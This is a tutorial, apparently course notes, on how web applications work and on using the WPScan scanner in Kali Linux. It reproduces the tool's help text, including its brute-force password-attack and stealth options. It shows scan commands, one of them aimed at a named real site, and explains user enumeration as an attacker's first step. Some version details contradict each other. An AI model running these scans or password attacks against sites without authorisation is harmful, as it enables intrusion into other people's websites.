
****

**Web Application working Mechanism**



{How do web applications work}

Step 1: the user accesses a web application via a web browser or mobile application, triggering a request to a web server over the internet. Note that there may be security measure (i.e. firewalls or cloud access security broker) and load balances.

Step 2: the web server forwards the request to the web application server. The web application server performs the requested task – such as querying the database task – such as querying the database or processing the data – then generates the result of the request data.

Step 3:the web application server sends the results back to the web server.

Step 4:the web sever delivers the requested information to the client (desktop , mobile device, tablet, etc.) and the information appears on the users display.

**WpScan Tool (WordPress scan)**


**What Is WordPress?**

WordPress is a free and open-source content management system written in PHP and paired with a MySQL or MariaDB database. Features include a plugin architecture and a template system, referred to within WordPress as Themes.

**WPScan WordPress Security Scanner**


The WPScan CLI tool is a free, for non-commercial use, black box WordPress security scanner written for security professionals and blog maintainers to test the security of their sites. The WPScan CLI tool uses our database of 28,411 WordPress vulnerabilities.

Screenshot:-



How we install wpscan tool in kali linux commands “apt-get install wpscan”

Wpscan is already install in kali linux. Simply type wpscan (if its show green in colour so its already install in linux)



**Vulnerability Scanner**

**WPscan Tool :-**

WPScan is an open source WordPress security scanner. You can use it to scan your WordPress website for known vulnerabilities within the WordPress core, as well as popular WordPress plugins and themes.

How we downloads wpscan in linux. Wpscan is preinstall in kali linux.

Install WPSCAN “apt install wpscan”

Wpscan –help (help commands)

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

\_\_ \_\_\_\_\_\_\_ \_\_\_\_\_

\ \ / / \_\_ \ / \_\_\_\_|

\ \ /\ / /| |\_\_) | (\_\_\_ \_\_\_ \_\_ \_ \_ \_\_ ®

\ \/ \/ / | \_\_\_/ \\_\_\_ \ / \_\_|/ \_` | '\_ \

\ /\ / | | \_\_\_\_) | (\_\_| (\_| | | | |

\/ \/ |\_| |\_\_\_\_\_/ \\_\_\_|\\_\_,\_|\_| |\_|

WordPress Security Scanner by the WPScan Team

Version 3.8.21

Sponsored by Automattic - https://automattic.com/

@\_WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Usage: wpscan [options]

--url URL The URL of the blog to scan

Allowed Protocols: http, https

Default Protocol if none provided: http

This option is mandatory unless update or help or hh or version is/are supplied

-h, --help Display the simple help and exit

--hh Display the full help and exit

--version Display the version and exit

-v, --verbose Verbose mode

--[no-]banner Whether or not to display the banner

Default: true

-o, --output FILE Output to FILE

-f, --format FORMAT Output results in the format supplied

Available choices: cli-no-color, json, cli, cli-no-colour

--detection-mode MODE Default: mixed

Available choices: mixed, passive, aggressive

--user-agent, --ua VALUE

--random-user-agent, --rua Use a random user-agent for each scan

--http-auth login:password

-t, --max-threads VALUE The max threads to use

Default: 5

--throttle MilliSeconds Milliseconds to wait before doing another web request. If used, the max threads will be set to 1.

--request-timeout SECONDS The request timeout in seconds

Default: 60

--connect-timeout SECONDS The connection timeout in seconds

Default: 30

--disable-tls-checks Disables SSL/TLS certificate verification, and downgrade to TLS1.0+ (requires cURL 7.66 for the latter)

--proxy protocol://IP:port Supported protocols depend on the cURL installed

--proxy-auth login:password

--cookie-string COOKIE Cookie string to use in requests, format: cookie1=value1[; cookie2=value2]

--cookie-jar FILE-PATH File to read and write cookies

Default: /tmp/wpscan/cookie\_jar.txt

--force Do not check if the target is running WordPress or returns a 403

--[no-]update Whether or not to update the Database

--api-token TOKEN The WPScan API Token to display vulnerability data, available at https://wpscan.com/profile

--wp-content-dir DIR The wp-content directory if custom or not detected, such as "wp-content"

--wp-plugins-dir DIR The plugins directory if custom or not detected, such as "wp-content/plugins"

-e, --enumerate [OPTS] Enumeration Process

Available Choices:

vp Vulnerable plugins

ap All plugins

p Popular plugins

vt Vulnerable themes

at All themes

t Popular themes

tt Timthumbs

cb Config backups

dbe Db exports

u User IDs range. e.g: u1-5

Range separator to use: '-'

Value if no argument supplied: 1-10

m Media IDs range. e.g m1-15

Note: Permalink setting must be set to "Plain" for those to be detected

Range separator to use: '-'

Value if no argument supplied: 1-100

Separator to use between the values: ','

Default: All Plugins, Config Backups

Value if no argument supplied: vp,vt,tt,cb,dbe,u,m

Incompatible choices (only one of each group/s can be used):

- vp, ap, p

- vt, at, t

--exclude-content-based REGEXP\_OR\_STRING Exclude all responses matching the Regexp (case insensitive) during parts of the enumeration.

Both the headers and body are checked. Regexp delimiters are not required.

--plugins-detection MODE Use the supplied mode to enumerate Plugins.

Default: passive

Available choices: mixed, passive, aggressive

--plugins-version-detection MODE Use the supplied mode to check plugins' versions.

Default: mixed

Available choices: mixed, passive, aggressive

--exclude-usernames REGEXP\_OR\_STRING Exclude usernames matching the Regexp/string (case insensitive). Regexp delimiters are not required.

-P, --passwords FILE-PATH List of passwords to use during the password attack.

If no --username/s option supplied, user enumeration will be run.

-U, --usernames LIST List of usernames to use during the password attack.

Examples: 'a1', 'a1,a2,a3', '/tmp/a.txt'

--multicall-max-passwords MAX\_PWD Maximum number of passwords to send by request with XMLRPC multicall

Default: 500

--password-attack ATTACK Force the supplied attack to be used rather than automatically determining one.

Available choices: wp-login, xmlrpc, xmlrpc-multicall

--login-uri URI The URI of the login page if different from /wp-login.php

--stealthy Alias for --random-user-agent --detection-mode passive --plugins-version-detection passive


**Scanning technique of wpscan tool (Basic)**

Basic scanning of wpscan

Wpscan -u (website name)

Like :- wpscan -u <https://avrdc.org/?id=10> (NOTE only word press running website can do the wpscan)

With the help of wappalyzer extension we can easily check what services is running in the website. Like this





Here we clearly see which service is running in this particular website :- word press version:- 5.9

Version 5.9 is the lates version of word press.


The latest version is WPScan 2.8 and the database currently contains:

* Total vulnerable versions: 98
* Total vulnerable plugins: 1.076
* Total vulnerable themes: 361
* Total version vulnerabilities: 1.104
* Total plugin vulnerabilities: 1.763
* Total theme vulnerabilities: 443

The Windows operation system is currently not supported by WPScan. The latest version is available for download at the following website (Linux & Mac): <https://wpscan.org/>

## WPScan update


* Start with the following command to update the WPScan vulnerabilities database:
* **wpscan –update**
* **Scanning WordPress vulnerabilities**
* After updating the vulnerability database use the following command to scan the target website for the most popular and recent vulnerabilities:
* **wpscan –url [wordpress url]**



**How to enumerate WordPress users**

The WordPress user enumeration tool is used the retrieve a list of registered WordPress users for the target host. User enumeration is the first step when an attacker wants to gain access to a specific target by brute forcing. The enumeration tool scans the target on posts, pages and custom types for authors and usernames.

